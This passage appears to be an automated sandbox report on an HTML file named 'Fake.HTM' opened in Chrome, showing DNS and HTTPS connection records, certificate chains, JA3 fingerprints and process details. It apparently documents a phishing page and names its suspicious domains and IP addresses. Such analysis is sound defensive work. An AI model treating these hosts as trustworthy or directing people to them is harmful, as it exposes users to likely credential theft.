Aug 3, 2021 20:20:48.840455055 CEST	8.8.8.8	192.168.2.6	0xc2ba	No error (0)	clients2.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:20:48.840455055 CEST	8.8.8.8	192.168.2.6	0xc2ba	No error (0)	googlehosted.l.googleusercontent.com		216.58.208.129	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 3, 2021 20:20:41.844476938 CEST	107.174.192.154	443	192.168.2.6	49729	CN=pa-4jt.link CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Aug 03 13:50:13 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Mon Nov 01 12:50:11 CET 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		
Aug 3, 2021 20:20:41.866456032 CEST	107.174.192.154	443	192.168.2.6	49730	CN=pa-4jt.link CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Aug 03 13:50:13 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Mon Nov 01 12:50:11 CET 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 3, 2021 20:20:42.789254904 CEST	62.108.32.123	443	192.168.2.6	49741	CN=nadine-julitz.de CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Jul 10 12:44:30 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Fri Oct 08 12:44:29 CEST 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		
Aug 3, 2021 20:20:44.562798977 CEST	152.199.23.72	443	192.168.2.6	49753	CN=aadcdn.msauthimages.net, O=Microsoft Corporation, L=Redmond, ST=WA, C=US CN=Microsoft Azure TLS Issuing CA 02, O=Microsoft Corporation, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Microsoft Azure TLS Issuing CA 02, O=Microsoft Corporation, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Jun 08 23:55:38 CEST 2021 Wed Jul 29 14:30:00 CEST 2020 Thu Aug 01 14:00:00 CEST 2013	Fri Jun 03 23:55:38 CEST 2022 Fri Jun 28 01:59:59 CEST 2024 Fri Jan 15 13:00:00 CET 2038	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Microsoft Azure TLS Issuing CA 02, O=Microsoft Corporation, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Jul 29 14:30:00 CEST 2020	Fri Jun 28 01:59:59 CEST 2024		
					CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Aug 01 14:00:00 CEST 2013	Fri Jan 15 13:00:00 CET 2038		
Aug 3, 2021 20:20:44.738209009 CEST	107.174.192.154	443	192.168.2.6	49751	CN=pa-4jt.link CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Aug 03 13:50:13 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Mon Nov 01 12:50:11 CET 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: chrome.exe PID: 6108 Parent PID: 2312

General

Start time:	20:20:35
Start date:	03/08/2021
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Google\Chrome\Application\chrome.exe' --start-maximized --enable-automation 'C:\Users\user\Desktop\Fake.HTM'
Imagebase:	0x7ff7c15e0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: chrome.exe PID: 5532 Parent PID: 6108

General

Start time:	20:20:37
Start date:	03/08/2021
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Google\Chrome\Application\chrome.exe' --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1560,8354922824797787790,20816731234414360 28,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1764 /prefetch:8
Imagebase:	0x7ff7c15e0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Disassembly